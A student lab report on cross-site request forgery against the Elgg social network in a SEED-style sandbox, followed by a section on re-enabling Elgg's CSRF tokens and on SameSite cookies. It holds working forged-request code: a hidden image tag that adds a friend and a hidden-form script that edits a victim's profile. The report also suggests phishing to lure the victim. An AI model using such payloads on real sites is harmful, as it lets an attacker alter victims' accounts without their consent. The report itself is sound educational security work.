Title: Cross-Site Request Forgery (CSRF) Attack
Names: Rafik Tarbari, Ryan Toal
Date: November 13, 2022

Introduction

In this lab, we are executing a cross-site request forgery (CSRF) attack on an open-source social networking web application called Elgg. In that sense, we need a victim user, a trusted site, and a malicious site.

Lab Environment Setup

Vulnerable Site: www.seed-server.com
Attacker Site: www.attacker32.com

Lab Tasks: Attacks

Task 1: Observing HTTP Request

Using the "HTTP Header Live" add-on to inspect HTTP Headers

Using the "http header live" add-on, we can capture HTTP GET and POST requests. We also notice on Fig.1 the parameters username of value "alice" and password of value "seedalice".



Fig. 1: POST

Task 2: CSRF Attack Using GET Request

First thing to do is to login as samy to execute our attack (Fig. 3).



Fig. 3

After successful login into Samy's account, we we want to try to add Alice in *members → Alice → Add friend.* Before clicking on "Add friend," we active the "HTTP Header" add-on for it to capture the header parameters (Fig. 4).



Fig. 4

When this is done, we can now click on "Add friend" button to capture the parameters.

The GET request we get is the following:



Fig. 5

As we can see from Fig. 5, Alice ID is **56**.To figure out the ID for Samy, we can go on inspect mode on his profile and get the guid (Fig. 6).

Fig. 6
Samy's ID is **59.**

In the attacker file, we want to edit the file "addfriend.html" to add Samy (who's ID = 59) to Alice's friend. The code is the following:

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

Now what we want to do is to lure Alice through a phishing email or message that will make her click on the link. Since Alice and Samy are not friends, we could use a different medium to reach out to Alice and make her click on the link. Let's suppose we are able to reach out to Alice on a different platform and send her a phishing message.

On the attacker website, let's click on "Add-Friend Attack" (Fig. 7 and Fig. 8). This will launch the attack and automatically add Samy to Alice's friend list (Fig. 9).

Note: Before we click on "Add-Friend Attack", we make sure we are already logged into Alice's account.



Fig. 7



Fig. 8

Now let's login to Alice's account and check if Samy has been added to her list of friends.



Fig. 9

Task 3: CSRF Attack using POST Request

In this attack, we will be changing Alice's profile so that her description displays "Samy is my hero." The first step of this attack is editing our own profile, and grabbing the information from the POST request.



Fig. 10

After retrieving the POST request, we will use the information to edit the attacker's code.

```
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero.'>";
    //fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```

Fig. 11

Then, we will log in as Alice to simulate the exploit. Samy sends Alice the malicious link, which then changes Alice's profile description



Fig. 12

Task 4: Enabling Elgg's Countermeasure

- **Embedding Secret Token and Timestamp to Web Pages**

Using nano editor let's comment out "return" from the file "/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php".

```
[11/13/22]seed@VM:~/.../attacker$ dockps
f024b7688fb8  elgg-10.9.0.5
d395867980c0  mysql-10.9.0.6
c1a73921d6d9  attacker-10.9.0.105
[11/13/22]seed@VM:~/.../attacker$ docksh f0
root@f024b7688fb8:/# cd /var/www/elgg/vendor/elgg/
root@f024b7688fb8:/var/www/elgg/vendor/elgg# ls
elgg
root@f024b7688fb8:/var/www/elgg/vendor/elgg# cd elgg/engine/classes/Elgg/Security/
root@f024b7688fb8:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# la
Base64Url.php  Csrf.php  Hmac.php  HmacFactory.php  PasswordGeneratorService.php  UrlSigner.php
root@f024b7688fb8:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# vi Csrf.php
bash: vi: command not found
root@f024b7688fb8:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# nano Csrf.php
```

Fig. 13: getting to Elgg container

```
     *
     * @param Request $request Request
     *
     * @return void
     * @throws CsrfException
     */
    public function validate(Request $request) {
        //return; // Added for SEED Labs (disabling the CSRF countermeasure)

        $token = $request->getParam('__elgg_token');
        $ts = $request->getParam('__elgg_ts');

        $session_id = $this->session->getID();

        if (($token) && ($ts) && ($session_id)) {
                if ($this->validateTokenOwnership($token, $ts)) {
                        if ($this->validateTokenTimestamp($ts)) {
                                // We have already got this far, so unless anything
```

Fig. 14: Removing return

After this countermeasure is established, we remove the Samy and the comment/description from Alice's profile. Now, let's refresh the attack page. We can see that Samy has not been added to Alice's profile (Fig.).



Fig. 15

Elgg's security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp (which depends on the real time of the activity

currently happening), user session ID and random generated session string (which is not guessable). The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls the validate function inside Csrf.php, and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected.

Task 5: Experimenting with the SameSite Cookie Method

In this task, we will be observing how SameSite cookies behave when visiting links to a valid website and a spoofed link.



Fig. 16: www.example32.com

Fig. 17a: Link A



Fig. 17b: Submit (GET)



Fig. 17c: Submit (POST)

Here, we can see that for all three links in link A: normal, lax, and strict cookies are used (aaaaaa,bbbbbb,cccccc) respectively.

Fig. 18a: Link B

Fig. 18b: Submit (GET)

Fig. 18c: Submit (POST)

Here, we can see that for link B: only normal cookies are used by all three links with GET requests using the additional lax cookie. Strict cookies are not seen here because they are very aggressive in choosing which sites are appropriate to send cookies to. Lax cookies will be transferred among any domain as long as the GET request is top-level

Conclusion

In a nutshell, we have explored the cross-request forgery attack on Elgg web application using GET and POST requests to add Samy to Alice's friends' list and to add "Samy is my hero " on her profile description. Not only that, but we also learned how to enable the " Embedded Secret Token and Timestamp" and same-site cookies.